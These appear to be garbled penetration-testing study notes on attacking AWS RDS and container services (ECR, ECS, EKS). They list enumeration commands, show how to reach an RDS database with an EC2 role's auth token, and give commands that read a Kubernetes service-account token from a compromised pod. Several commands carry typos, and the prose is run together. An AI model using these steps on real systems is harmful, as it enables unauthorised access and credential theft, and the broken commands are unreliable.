
- Handles the traffic between the application and the
RDS - Helps enforcing the
IAMauthentication by storing the creds inSecret Managerand then make theProxyaccess theRDSvia asecret, theProxywill be able to fetch thissecretby using anIAMrole.
Attacking RDS
Enumeration
# Get info about `RDS` Clusters
aws rds describe-db-culsters

# Get info about stand-alone instances (not in cluster)
aws rds describe-db-instances

# Enumerate Subnet groups
aws rds describe-db-subnet-groups

# Enumerate DB Security Groups
aws rds describe-db-security-groups

# Enumerate `RDS` proxies
aws rds describe-db-proxies- Enumerating
RDS proxiesis important because it can have the rights to accessdb. So by abusing it, we can access theDBwithout having credentials
| VPCSecurityGroups | DBSecurityGroups |
|---|---|
| - Is a virtual Firewall. | - Is a virtual Firewall. |
| - It Controls the traffic from & to database instances that are part of a VPC | - It Controls the traffic from & to database instances that are NOT part of a VPC |
Exfiltration
List DB Instances
aws rds describe-db-instancesMasterUsernamecan be found in the description of theDB
aws ec2 describe-security-groups --group-ids GroupIDConnect to DB using Basic Authentication
mysql -h HostName -u username -p password -P POSTIAM-based authentication
aws sts get-caller-identity- If we run this command from within an
EC2Instance we can get the privileges/Roles of it
List all Attached policies to this Role
aws iam list-attached-policies --role-name ROLE-NAME

aws iam list-attached-policies --role-name ROLE-NAME --version-id v1- Always remember to enumerate the policy Versions
- This action indicates that this instance have the rights to authenticate to all the databases
Generating Access Token EC2 that has the Role and store it in an environment variable!
Token"(aws rds generate-db-auth-token --username USERNAME --region REGION)"
Get Access to the DB
mysql -h HostName -u username -p $token -P PORT --enable-cleartext-plugin
Containers

can be broken down into 3 concepts:
- Registry
- Its a safe place where docker images are stored, ex:
ECRElastic container registry.- Docker Hub
- Its a safe place where docker images are stored, ex:
- Orchestration
- Manages when and where your containers run, ex:
ECSElastic container service.EKSElastic kubernetes service.
- Manages when and where your containers run, ex:
- Compute
- Computing engines used to run containers
FARGATEserverless compute engine.EC2virtual machine.
- Computing engines used to run containers
-
Normal VS Cloud Containerization

-
Docker and Kubernetes on AWS
-

EKS cluster
Enumeration
# Describe all repositories in the container registry
aws ecr describe-repositories

# Get info about repository policy
aws ecr get-repository-policy --repository-name rep-name

# List images in repository
aws ecs list-images --repository-name rep-name

# Get info about container image
aws ecr describe-images --repository-name repo-name --image-id img-id

# List `ECS` clusters
aws ecs list-clusters

# Get info about specific cluster
aws ecs describe-clusters --cluste cluster-name

# Get info about specific service
aws ecs describe-services --cluster cluster-name --services service-name

# List tasks in cluster
aws ecs list-tasks --cluster clustername

# Get info about specific task
aws ecs describe-tasks --cluster cluster-name --task taskARN

# List all containers in cluster
aws ecs list-container-instances --cluster cluster-name

# List all `EKS` clusters
aws eks list-clusters

# Get info about specific cluster
aws eks describe-clusters --cluste cluster-name

# List node groups in cluster
aws eks list-nodegroups --cluster-name clustername

# Get info about a specific node group in cluster
aws eks describe-nodegroup --cluster-name cluster-name --nodegroup-name nodegroup-name

# List all `Fargate` in a cluster
aws eks list-fargate-profile --cluster-name cluster-name

# Get info about specific `Fargate` profile in a cluster
aws eks describe-fargate-profile --cluster-name cluster-name --fargate-profile-name profile-name
Kubernetes service accounts and tokens
-
Kubernetes have
service accounts -
These
Service Accountsare used to manage kubernetes resources (PODS, nodes, deployments, ...) from within aPOD -
creating a
servie accountbashkubectl create sa service-acc -
Get
service accountsbashkubectl get sa -
Getting kubernetes
tokenfrom a runningEKSvulnerable container from an RCEbashcat /var/run/secrets/kubernetes.io/serviceaccount/token -
Now this service account has a token created (before kubernetes
1.2.4), we can get it withbashkubectl get secret
-
Get a secret
bashkubectl describe secret secret-name -
After
1.2.4you have to create itbashkubectl create token service-acc -
This secret is a
JWT, and after1.2.4it will have expiration date/time. -
We can define the duration with
bashkubectl create token service-acc --duration=1000h -
The secret of the service account is mounted in side the
POD, we can get where its mounted bybashkubectl describe pod nginx
-
Get the secret
bashkubectl exec -it nginx -- cat /var/run/secrets/kubernetes.io/serviceaccount/tooken